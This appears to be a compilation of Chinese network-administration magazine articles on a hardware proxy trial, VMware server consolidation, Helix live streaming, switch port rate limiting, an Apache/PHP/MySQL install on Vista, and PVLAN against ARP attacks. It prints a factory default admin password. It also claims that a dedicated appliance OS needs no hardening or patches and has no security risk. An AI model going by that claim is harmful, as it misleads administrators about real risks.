


图 1 企业网络结构图

测试对象包括：

通过代理服务器访问互联网的用户，可以通过的协议，内容过滤方式，提供日志数据，使用访问控制列表，限制并防止未经授权的用户访问特定的服务，通过使用内部数据库、LDAP、NTLM 和 Radius 平台，支持用户和组验证。

现在我们看看这台硬件代理的基本配置情况（如表 1 所示），图 2 为硬件代理的内部结构。




图 2 硬件代理的内部结构

表 1 硬件配置

硬件名	配置
CPU	Intel 1GHz
磁盘驱动器	6 块 180GB (SATA 接口做了 RAID 0, 读写最快, 最有效率)
内存	2GB
网络接口	3×10/100/1000Mbps 网卡
操作系统	专用安全 OS Netapp Release 5.6 (一种非 Windows、非 UNIX 系统)

测试过程

(1) 用计算机将串口连接设备的 COM 口相连接，用超级终端软件进入系统后使用 Setup 命令完成基本配置，过程忽略。

(2) 配置好设备的 IP 地址后，接入网络，接下来使用 HTTP 的方式在 IE 浏览器下配置，位置在 Setup 标签中设置相关配置，这里忽略。

进入界面的方法：

输入 `http://10.68.200.233:3132`

USER: admin

Password: NetCache (出厂默认密码)

(3) 在设备上启用 Proxy 功能，设置的位置如图 3 所示。




图 3 启用 Proxy 功能

接着还要经过启用 Interface、配置默认网关、增加静态路由、配置 DNS 等几个步骤，就可以使用了（其过程很简单）。

(4) 完善认证配置。

一般的企业是全员上网，还有些单位是限制用户上网的，这样可以通过使用内部数据库、LDAP、NTLM（域用户认证）和 Radius 平台，支持用户和组验证上网。利用此设备能够实现上述应用且配置较简单，不需要修改现有的配置。

(5) 用户访问控制

测试情况说明：可以使用访问控制列表根据特定的用户、用户组、请求类型（例如 HTTP）、客户端 IP 地址或其他变量，限制并防止未经授权的用户访问特定的服务。遗憾的是，这一功能需要使用命令行模式配置，需要自己一行一行地写进去。

比如，禁止访问 88888.COM.CN：

DENY URL "HTTP://88888.COM.CN"

禁止某个 IP 上网命令：

deny client-ip 10.68.200.231

(6) 内容过滤功能。

通过 Secure Computing SmartFilter 和 WebWasher Dyna BLocator 提供 on-box Internet 内容过滤方式；通过 Websense 支持 off-box 内容过滤，对于现在网上的绝大多数木马都能过滤掉，想通过 IE 下载的恶意插件也能有效地防止，使进



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

入内网的数据安全性得到了提高。

(7) 设备 LOG 日志测试。

测试情况：可以查看用户访问信息、Cache 情况、系统信息，提供可自定义的日志数据，监视 NetCache 的活动，并根据计划将日志发送到 FTP 服务器、Web 服务器或 ContentReporter。对于每个用户访问的情况，在 Web Access 中显示了每个连接的源地址、目标地址及访问内容，而且是不停地往上滚动的，后台有软件来分析（如图 4 所示）。



图 4 用户访问情况

(8) 数据分析情况。

系统状态可以查看服务的状态、Cache 匹配、内存、硬盘等统计信息，在 Data 选项卡的 System Status→General 中，您的机器必须安装 Java 虚拟机才能显示图表（如图 5 所示）。




图 5 数据分析图表

此设备在使用过程中随时可以通过单击帮助来解决问题，位置在界面的右上方。

项目实施效果分析

由于我们使用了专用设备，专用设备和专用操作系统不出自 Windows 或 UNIX，无需加固，没有补丁，没有安全方面的隐患。由于在网络中用 Firewall 进行屏蔽，用硬件 Proxy 进行控制，使得配置和管理工作极大简化。最重要的是，该解决方案实现了集中化管理，大大减少了实施互联网访问针对特殊情况的例外策略所进行的相关管理工作。

结果是，中铁咨询的网络现在具有了控制员工如何使用互联网的能力，并通过 HTTP 和流媒体缓存功能加速网络的访问速度，优化出口带宽的使用。Web 通信和网络安全牢不可破——这对于一个大规模的企业来说是最主要的好处。

虚拟机技术整合服务器

随着银行业务的迅速发展和计算机应用项目的大量推广，各类计算机服务器也大量增加。根据统计，绝大部分旧系统的服务器资源闲置率都在 85% 以上，这不仅造成了硬件资源的浪费，更为关键的是，原有服务器已经到了使用年限，其上运行的应用由于硬件和软件兼容问题，有的已经无法再安装到新设备上。在这种情况下，实现资源集中管理和共享，整合服务器，提高资源利用效率和供应自动化，是我们迫切需要解决的问题。而虚拟机技术为这一切提供了可能。

为进一步将这种技术变为可能，现在从虚拟技术的系统逻辑层次架构、系统物理架构、软硬件选择和系统的备份、迁移等方面对虚拟技术进行介绍。

原服务器的使用情况

由于计算机应用系统的不断推广，服务器使用越来越多，服务器整合前，生产环境共有服务器 30 台，测试环境共有服务器 20 台，有近 50 个业务系统。服务器硬件配置各式各样，有普通 PC，也有专业服务器，CPU、内存、硬盘

也五花八门。服务器操作系统也多种多样，有 SCO UNIX，也有微软早期的 Windows NT4.0 操作系统。管理维护如此复杂庞大的服务器群，相当不容易。

服务器整合实施目标

淘汰旧系统的服务器，整合服务器，使用高性能、高可靠性的服务器，安装虚拟机软件架构虚拟机系统，可以提高服务器管理和维护的工作效率。

虚拟机技术是实现上述服务器整合目标的有效手段。首先我们来了解一下虚拟机系统逻辑的层次架构。虚拟机系统可以分为以下几层结构（如表 1 所示）。

表 1 虚拟机系统的逻辑层次架构

Guest Application
Guest OS
VMware Virtual Hardware
Host OS (Windows 2003)
Hardware

服务器本身的硬件作为底层，主操作系统建立在它之上，

它可以是 Windows 2003/XP 等 Windows 系列产品，也可以是 Linux 系统，只要系统本身支持 VMware 就可以。在此之上就是虚拟硬件，虚拟硬件将计算机、存储设备和网络之间建立了一个抽象的虚拟化平台，使得所有的硬件被统一到一个虚拟化层中。这样，在这个平台的顶部创建的虚拟机具有同样的硬件结构，提供了更好的可迁移性。在虚拟硬件之上就是用户所需要的操作系统和应用系统。按照上述系统架构，我们参照下述步骤实施服务器整合。

系统应用实施步骤

1. 物理架构

两台 VMware Server 做 A/A 方式互备，但每台机器预留一半的内存资源。当其中一台出现故障后，将该机器的存储设备挂接到另一台服务器上，即可继续提供服务（如图 1 所示）。




图 1 服务器架构

在这种模式中，每个用户都可以在他们的虚拟机上运行程序、存储数据，甚至虚拟机崩溃也不会影响系统本身和其他的系统用户。所以，虚拟机模式不仅允许资源共享，而且实现了系统资源的保护。

2. 硬件配置

本例选用两台 IBM X 系列的 460 作为服务器，具体配置如表 2 所示。

表 2 硬件配置

名称	配置
型号	IBM x460
CPU	4CPU
内存	8GB
硬盘	74GB×2+146GB×4
网卡	3 块千兆网卡（视应用情况扩充）

3. 软件选择

虚拟机就是用软件虚拟出一层硬件平台，在这层硬件平台上再安装操作系统，这样一台服务器就可以安装并同时运行多个操作系统。

虚拟机软件的种类有很多，如 VMware、VirtualPC、xen

等，它们各自有自己的优缺点，但其中性能表现最好，真正对企业级应用提供了较强大支持的是 VMware。我们选用 VMware Server 作为底层平台，Windows 2003 作为主机操作系统。

4. 存储选择

虚拟存储是一种具有智能结构的系统，它允许客户以透明有效的方式在磁盘和磁带等介质上存储数据，统一管理存储空间，使得客户的存储系统容纳更多的数据，也使得更多的用户可以共享同一个系统。

在虚拟存储环境下，无论后端物理存储使用什么设备，服务器及其应用系统看到的都是物理设备的逻辑映像。即使物理存储发生变化，这种逻辑映像也不会改变，系统管理员不必再关心后端存储，只需专注于管理存储空间。所有的存储管理操作，例如系统升级、建立和分配虚拟磁盘、改变 RAID 级别、扩充存储空间等，都比以前容易得多，存储管理变得轻松简单。

在虚拟存储环境下，存储对用户来说将变得透明，用户可以不必关心存储设备的功能差别、容量大小、设备类型和制造商如何，所有的设备将被统一管理，而且赋予统一的功能，如 Flashcopy、远程灾备等。从存储的发展趋势来看，基于网络的虚拟化是发展的潮流。

5. 迁移策略

虚拟机在商业银行的应用范围主要针对 X86 平台下的简单、负载较轻的应用。首先从测试环境的服务器开始迁移，积累一定的管理经验后，再逐步迁移生产环境。迁移过程中针对 SCO UNIX 系统，优先使用 Ghost 10 软件进行迁移。针对 Windows 操作系统，优先使用 VMware Converter 软件，它兼容 Windows（Windows 2003/XP/2000/NT/Me/9x）操作系统，使用非常简便。

6. 备份方法及恢复策略

我们以 Windows 2003 平台为例，在 Windows 2003 系统中编辑备份脚本 ccb.vbs（脚本内容略），使用 ccb.wsf 文件调用 ccb.vbs。

```
<job id="103">
<reference object="VmCOM.VmCtl" />
<script language="VBScript" src="ccb.vbs" />
</job>
```

使用 ccb.bat 文件调用 ccb.wsf。

```
cscript //nologo ccb.wsf >> ScriptLog.txt
```

将日志输出到 ScriptLog.txt 文件中。

在 Windows 2003 系统的任务计划中添加一条任务计划来完成系统备份，可以根据应用的实际要求来确定备份的频率，例如：可采用每周/每天/每月等备份频率。

当应用系统发生故障时，可以采用手动方式直接让应用指向备份介质，也可以使用 VMware 提供的在线自动切换软件，做到在用户感觉不到的情况下实现切换，保证了系统的

稳定运行。

## 虚拟机系统实施效果

### 1. 性能得到改善

原服务器通常硬盘空间、内存、CPU 等资源的利用率通常都在 5%~20% 左右，根本没有对系统资源进行有效的利用。而使用高性能、高可靠性的虚拟机就可以解决这一问题，硬盘空间、CPU 个数、内存大小都可以根据业务需要随时进行调整。

### 2. 机房环境得到改善

随着业务的不断发展，计算机应用服务器越来越多，机房的电源目前已经处于饱和阶段。而使用了虚拟机后，大大地节约了能源，节电达到 10%~20%，也大大节约了物理空间。机房的温度控制问题也随着虚拟机的使用迎刃而解。

### 3. 系统维护管理更加方便快捷

原有一些几年前的老系统至今已经经历了好几任管理员，原有系统有的已经没有了原始程序，有的老系统没有源码，无法在新系统进行编译，而老系统又不能在新服务器上安装，而且有些系统也没有及时备份，一旦出现问题（硬件或系统问题），后果将不堪设想。而使用了虚拟机后，这些问题都得到了解决，使用了虚拟化技术使我们不再为这些

问题而提心吊胆，也解决了及时备份的问题。

## 经验总结

使用虚拟机的过程中我们总结了如下优点：虚拟机可以降低系统运行的人为风险和管理风险，实现应用系统的快速部署，节省硬件的占用空间、维护成本、电量损耗等。虚拟机可以提升数据中心存储系统性能，整合异构的存储系统，降低总的资源消耗，提高存储系统投资回报率。

虚拟机可以实现 SAN 存储系统的数据透明访问、共享，实现系统的无缝升级更新和数据迁移，实现异构数据系统的容灾保护。

但虚拟机也存在一些问题：应用系统相对负载较轻，硬盘空间占用相对较小，对于数据量大且特别消耗系统资源的应用不适合在虚拟机上使用。硬件上无法支持加密卡、串、并外设等一系列应用。

由于虚拟化技术实现了多个操作系统在同一台计算机上运行应用软件，因此使系统更容易受到黑客的攻击。而且，即使 IT 员工了解了虚拟机的运行情况，仍面临着安装补丁或者使系统脱机以执行常规安全升级的问题。随着虚拟机数目的增多，系统补丁及应用软件升级随之而来的风险也会逐渐增加。

## 也谈构建网络直播服务器

看到 2007 年 8A 中一篇《巧装网络直播服务器》文章，觉得文章写得不错。但文章只谈到了如何制作一个点播服务器，没有涉及到直播功能的实现。其做法是使用录像机现场采集后，再转换成 RM 格式文件，并上传点播服务器中，以供下面用户点播。

如果想要达到真正意义上的同步效果，需要实现实时采集、实时播放，这对网络带宽的要求比较高，一般采用广播的方式进行。本文介绍使用 Helix Server 服务器与 RealProducer 软件相互配合，实现从实时采集到播放的过程。

### 安装 Helix Server

从图 1 的 Helix Server 安装界面可以看出，该软件与其他软件的安装没有太多区别。



图 1 Helix Server 的安装界面

### 安装 RealProducer

RealProducer 与 Helix Server 都是 Real Networks 公司的产品，软件有 Basic 和 Plus 两个版本，Basic 版本是免费使用的，Plus 是收费的。我们可以到该公司网站下载 Basic 版本（<http://www.realnworks.com/products/producer/index.html>）。下载前需要用户填写个人资料。安装过程比较简单，在此不再介绍。

### 配置 Helix Server

双击快捷方式“Helix Server Administrator”，输入管理员用户名与密码，进入管理界面。

（1）配置基本信息 IP 和端口等信息，前文也讲到了，不再叙述。

（2）配置广播信息。由于我们将使用 RealProducer 作为现场采集的编码软件，所以需要在广播设置中进行 RealNetworks 编码配置。

单击广播设置，选择 RealNetwork 编码，出现如图 2 所示的界面，对 G2 to 8.5 Producer 进行配置，选择加载点、端口、超时、认证，不修改也可以。最后，单击【应用】按钮配置即可成功。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2 编码配置界面

配置 RealProducer

将安装有 RealProducer 软件的计算机安装好摄像头与麦克风后，保证其驱动程序能够驱动设备工作。单击 RealProducer 快捷方式启动软件，出现如图 3 所示的界面，选择 Devices（设备）中对应 Audio（音频）和 Video（视频）设备，这时左边就会出现本地图像与声音信息。



图 3 输入配置


输入设置已配置完成，下面要进行输出设置。单击图 3 中对应的  图标，进行广播模式配置，出现如图 4 所示的界面。



图 4 广播模式配置

Destination name（目标命名）：可随便填写，其将在 RealPlayer 中显示出来。

Stream name（媒体文件名）：一般要求扩展名为 RM 即可，最好不要使用汉字作为文件名。

Broadcast method（广播模式）：一般有五种模式，但配置最简单的是 Legacy Pubsh（8.x，7.x，G2），建议用户使用。


Server address（服务器地址）：是指安装 Helix Server 的服务器 IP。

Path（路径）：一般都不填。

Port/Port Rang（端口）：设置必须与 Helix Server 一样。

Username（用户名）：登录 Helix Server 有用户名。

Password（密码）：对应的密码。

单击【OK】按钮即可完成配置。单击  可以将整个采集过程中的文件保存在硬盘中。

最后再对视频带宽、质量、属性设置后，即可以进行直播。

单击 Encode 图标，采集的视频信息经处理后被上传到 Helix Server 进行广播。

用户端设置

由于广播服务器配置中使用了 4040 端口进行广播，且加载点设置为 Encoder，文件名为 test.rm，因此，在广播时段内，用户只要输入 rtsp://服务器 IP: 4040/encoder/test.rm，即可利用 RealPlayer 软件进行观看，也可以将该地址放在网页上供用户单击。直播网络结构如图 5 所示。




图 5 直播网络结构

需要注意的问题

- (1) 由于 Helix Server 进行直播时，可能涉及到一些端口（4040），所以为了保证这些端口处于打开状态。
- (2) 视频直播时，网络带宽不因为用户增加而成倍增加，但为了防止视频服务器的点播文件播放时会占用过多带宽，所以最好限制该时间内用户点播视频的要求。
- (3) 一个 RealProducer 可以同时向多个 Helix Server 提供广播信息，因此安装多个 Helix Server 可以保证直播顺利进行。
- (4) 在直播时需要保存文件，如果遇到发生故障，需

要重新开始用 RealProducer 进行采集。一定要将保存的文件名更名后才能开始采集，否则以前所录的内容将被删除。直

播结束后，可将文件进行合并后上传到 Helix Server 中供点播使用。

## 为交换机端口限速

随着网络的普及，人们对网络的依赖性也越来越强，网络的畅通便显得越来越重要。近年来，网络上随着以 BT 为代表的 P2P 软件的兴起，网络带宽被大量占用，造成许多网络网速变慢，甚至无法连通的现象。

面对如何限制占用大量网络带宽的问题，我们首先要求用户上网时遵守一定的网络规则，如要求上网用户安装杀毒软件来防止病毒的传播，禁止用户上网使用 P2P 类的软件进行下载。但这些措施实施起来并不容易，我们只能通过在网络中运行的交换或路由设备进行控制，以达到保护网络畅通的目的。

本文介绍对华为和比威两种品牌的交换机进行基于物理端口限速设置的方法。在不影响正常网速的情况下，限制用户接到交换机端口的上行、下行网速，从而保证网络带宽不因某些用户的占用而受影响，以保护网络用户使用网络的公平性。

限速问题，主要是以限制网络下行速度为主，上行流量非常小（除非用户使用 FTP 上传或 P2P 类软件）。下行流量中对带宽有严格要求的是在线视频播放，一般视频播放要求在 500Kbps 带宽就能满足用户需要，所以下行带宽每个用户设置 4Mbps 就可以满足用户需要，上行带宽一般 1Mbps 就能满足用户需要。

### 华为交换机

#### Switch A 相关配置

(1) 进入端口 E0/1 的配置视图

```
[SwitchA]interface Ethernet 0/1
```

(2) 对端口 E0/1 的出方向报文进行流量限速，限制到 4Mbps。

```
[SwitchA-Ethernet0/1]line-rate outbound {速度 x}
```

(3) 对端口 E0/1 的入方向报文进行流量限速，限制到 1Mbps。

```
[SwitchA-Ethernet0/1]line-rate inbound {速度 y}
```

说明：

(a) S2008-EI、S2016-EI 和 S2403H-EI 中报文速率限

制级别取值为 1~127。如果速率限制级别取值在 1~28 范围内，则速率限制的粒度为 64Kbps。这种情况下，当设置的级别为  $N$ ，则端口上限制的速率大小为  $N \times 64\text{Kbps}$ 。如果速率限制级别取值在 29~127 范围内，则速率限制的粒度为 1Mbps，这种情况下，当设置的级别为  $N$ ，则端口上限制的速率大小为  $(N-27) \times 1\text{Mbps}$ 。

(b) S2026C/Z-SI、S3026C/G/S-SI 和 E026-SI 对端口发送或接收报文限制的总速率，这里以 8 个级别来表示，取值范围为 1~8，含义为：端口工作在 10Mbps 速率时，1~8 分别表示 312Kbps、625Kbps、938Kbps、1.25Mbps、2Mbps、4Mbps、6Mbps、8Mbps。端口工作在 100Mbps 速率时，1~8 分别表示 3.12Mbps、6.25Mbps、9.38Mbps、12.5Mbps、20Mbps、40Mbps、60Mbps、80Mbps。

(3) S3026E/C/G/T、S3526E/C/EF、S3050C、S5012G/T 和 S5024G，端口出入方向限速粒度为 1Mbps。

(4) S624P/F、S5648P、S3924、S3928P/F/TP 和 S3952P，端口出入方向限速粒度为 64Kbps。

### 比威交换机

(1) 进入全局配置模式。

```
config terminal
```

(2) 设置基于端口的限速。

```
traffic-limit link-group set group-id port-list ingress <ingress-rate|default> egress <egress-rate|default>
```

其中，ingress-rate 表示入口速率粒度倍数，egress-rate 表示出口速率粒度的倍数，端口的速率粒度是 1Mbps，default 表示不限速。

(3) 启用基于端口的限速规则。

```
traffic-limit link-group enable group-id
```

以上配置为比威 6424 关于端口速率的配置方法。

网络端口限速的根本目的是为了公平分配带宽，保护网络中有限的带宽不被某些单一任务所占用，速率也可以根据用户的不同用途进行设置，设置不同的收费，使用户满意。

## 在 Vista 下安装 Apache+PHP+MySQL

作为一个网站开发者，PHP 的广泛使用及它与 MySQL

广东比亚迪汽车销售有限公司 毛晋晋  
的完美结合，再加上它们是免费开源的，使得它成为站长开

发网站的首选。笔者在 Vista 下也安装了 Apache + MySQL + PHP 的 Web 开发平台，在这里跟大家一起分享笔者在 Vista 下安装时遇到的一些问题。本文同样适合 Windows XP/2003 环境，某些系统部分可以根据情况酌情修改，但不影响整个环境系统使用。

安装环境

操作系统是 Windows Vista Enterprise 英文版，Apache、PHP、MySQL 的最新版本可以在其官方网站下载。

Apache 2.2.4: <http://httpd.apache.org/download.cgi>  
笔者下载的版本是位于 /binaries/win32 目录中的 apache\_2.2.4-win32-x86-no\_ssl.msi 文件。

PHP 5.2.5 (Windows Binaries PHP 5.2.5 zip package):  
<http://www.php.net/downloads.php>

MySQL 5.0.45 Windows: <http://dev.mysql.com/downloads/>

安装目录结构规划

为了方便维护及重装系统时不必进行二次安装，建议不要将其安装在系统盘（默认是 C 盘），本例是装在 D 盘。安装路径也最好不要含有空格和中文字符。

本例的目录结构规划如图 1 所示。下面的安装说明以上述目录结构为准。




图 1 目录结构

在 Vista 下安装 Apache

Vista 下的安装，主要是由于 UAC 权限的影响，有可能导致服务无法安装成功，我们可以手工解决这一问题。

(1) 运行 Apache 2.2.4 的安装程序，根据提示一路单击【Next】按钮即可。注意，在 Server Information 的 Network Domain、Server Name 字段填上 localhost（如图 2 所示），在安装类型的位置选择 Custom，然后改变安装路径（笔者的目录是 D: /WWW/SERVER/apache）。根据提示一路单击【Next】按钮，即可完成。




图 2 Apache 安装界面

(2) 在安装结束时，如果安装了 IIS，会弹出一个 DOS 错误窗口，主要原因是由于权限禁止或者端口占用，无法注册服务。可以先选择关闭 IIS 服务或直接关掉错误窗口。其后以管理员身份运行 DOS 命令行：单击菜单【开始】→【程序】→【附件 (Accessories)】，在命令提示符 (Command Prompt) 上单击鼠标右键，然后选择以管理员身份运行 (Run as Administrator)。

```
(3) 进入 DOS 窗口，执行下列命令：
# 进入 Apache 的安装目录
c: \windows\system32> d:
d: \> cd D: \WWW\SERVER\apache\bin\
# 安装 Apache 服务
D: \WWW\SERVER\apache\bin\> httpd -k install
#启动 Apache 服务
D: \WWW\SERVER\apache\bin\> httpd -k start
```

在 Vista 下安装 PHP

(1) 将下载的 PHP 5 压缩包直接解压，直接将 PHP 5.2.5 文件解压缩到 D: \WWW\SERVER\php 目录下。安装 PHP 不建议使用 win32 安装程序（主要是以后安装扩展麻烦）。这里有几个安装注意事项，安装 PHP 时会要求您选择 Web 服务器的类型，我们选择 Apache 2.2.X Module（如图 3 所示）。接下来会要求选择 Apache 的目录，我们选择 Apache 的安装目录即可。这里切记选择的是 Apache 的目录，不是 PHP 的目录，不要搞错了。




图 3 PHP 安装界面



(2) 在资源管理器中进入 PHP 的安装目录，将 php.ini-recommended 复制一份，命名为 php.ini。然后打开 php.ini。

(3) 找到：

extension=php\_mysql.dll

将前面的“;”号去掉，改成“:”

extension=php\_mysql.dll

MySQL 的扩展默认是没有打开的，将其打开。类似上面这样的脚本是可选择的 PHP 扩展模块，如果需要加载，直接去掉前面的“;”号即可。

(4) 找到：

extension\_dir = “.”

将其改为您的 PHP 安装目录下 ext 子目录的绝对路径。例如笔者的：

extension\_dir = “D: /WWW/SERVER/PHP/ext/”

这一步很重要，否则接下来 PHP 会找不到 php\_mysql.dll 模块，无法装载。

(5) 在 Windows Vista 的系统设置中，将 PHP 的目录添加到 Path 环境变量中去。具体做法是：

鼠标右键单击“我的电脑”，选择【属性】→【高级系统属性】→【环境变量】→【系统变量】→【Path】→【编辑】，然后加入即可。用“;”分隔多个目录（如图 4 所示）。




图 4 将 PHP 的目录添加到 Path 环境变量中

## 配置 Apache 和 PHP

打开 Apache 安装目录下 conf 子目录中的 httpd.conf 文件。

(1) 找到：

DocumentRoot “xxxxxxx”

改成您本机网站内容的目录。例如笔者的：

DocumentRoot “D: /WWW/Web/”

(2) 找到 LoadModule，根据您的 PHP 安装目录，在下面空白处加上以下内容：

LoadModule php5\_module “D: /WWW/SERVER/PHP/php5apache2\_2.dll”

PHPIniDir “D: /WWW/SERVER/PHP”

(3) 找到：

DirectoryIndex index.html

修改为：

DirectoryIndex index.php index.html

(4) 找到：

AddType application/x-gzip .gz .tgz

添加以下两行：

AddType application/x-httpd-php .php

AddType application/x-httpd-php .html

(5) 保存 httpd.conf。

(6) 在您的网站目录中（例如笔者的是 D: /WWW/Web/）手工建立一个 test.php 的文件，内容为：

```
<?php
phpinfo();
?>
```

(7) 在 DOS 窗口中启动 Apache 服务

#如果之前启动了，将其 stop

D: \WWW\SERVER\apache\bin> httpd -k stop

#启动 Apache 服务

D: \WWW\SERVER\apache\bin> httpd -k start

或者单击桌面任务栏右下角的 Apache 图标进行操作。

(8) 打开 http://localhost/test.php，即可看到测试输出结果。到此，PHP 与 Apache 的完装操作基本完成。

## Windows Vista 下安装 MySQL

MySQL 的安装比较简单，它提供了一个 win32 的安装包。下载后根据提示一路安装，在安装类型处选 Custom（如图 5 所示），指定安装目录为 D: /WWW/SERVER/mysql。




图 5 选择安装类型

安装完成后，会询问要不要到官网注册，跳过即可。然后会询问是否 Configure the MySQL Server now，选中并继续，然后根据提示，设定字符集，以及 root 管理员的密码即可。

到这一步基本上可以完成了，现在您可以在 Vista 下使用 Apache + MySQL + PHP 开发 Web 程序了。

PVLAN 划分防御 ARP 攻击

在《网管员世界》2007.11A 刊的《VLAN 划分防御 ARP 攻击》一文中，笔者记录了通过 VLAN 划分防御 ARP 攻击的方法，现在想想那是一种细划 VLAN 的办法，但细划的程度还不够。笔者通过实践又找到一种更为彻底的办法，即用 PVLAN 划分代替 VLAN 划分。

这是一种简单高效的办法。PVLAN 即私有 VLAN (Private VLAN)，PVLAN 采用二层 VLAN 的结构，在一台以太网交换机上存在 Primary VLAN 和 Secondary VLAN。一个 Primary VLAN 和多个 Secondary VLAN 对应，Primary VLAN 包含所对应的所有 Secondary VLAN 中包含的端口和上行端口，这样对上层交换机来说，只需识别下层交换机中的 Primary VLAN，而不必关心 Primary VLAN 中包含的 Secondary VLAN，简化了配置，节省了 VLAN 资源。

用户可以采用 PVLAN 实现二层报文的隔离，为每个用户分配一个 Secondary VLAN。每个 VLAN 中只包含该用户连接的端口和上行端口。如果希望实现用户之间二层报文的互通，可以将用户连接的端口划入同一个 Secondary VLAN 中。

目前很多厂商生产的交换机支持 PVLAN 技术，像华为、思科等主流交换机生产厂商都支持此项技术。笔者单位使用的 F-engine s2000 交换机也支持此项功能，有 24 口此类交换机 6 台，分布在 7 个不同的楼层中，全部采用表态 IP。默认情况下 S2000 交换机所有端口都在 VLAN1 中，PVLAN 的

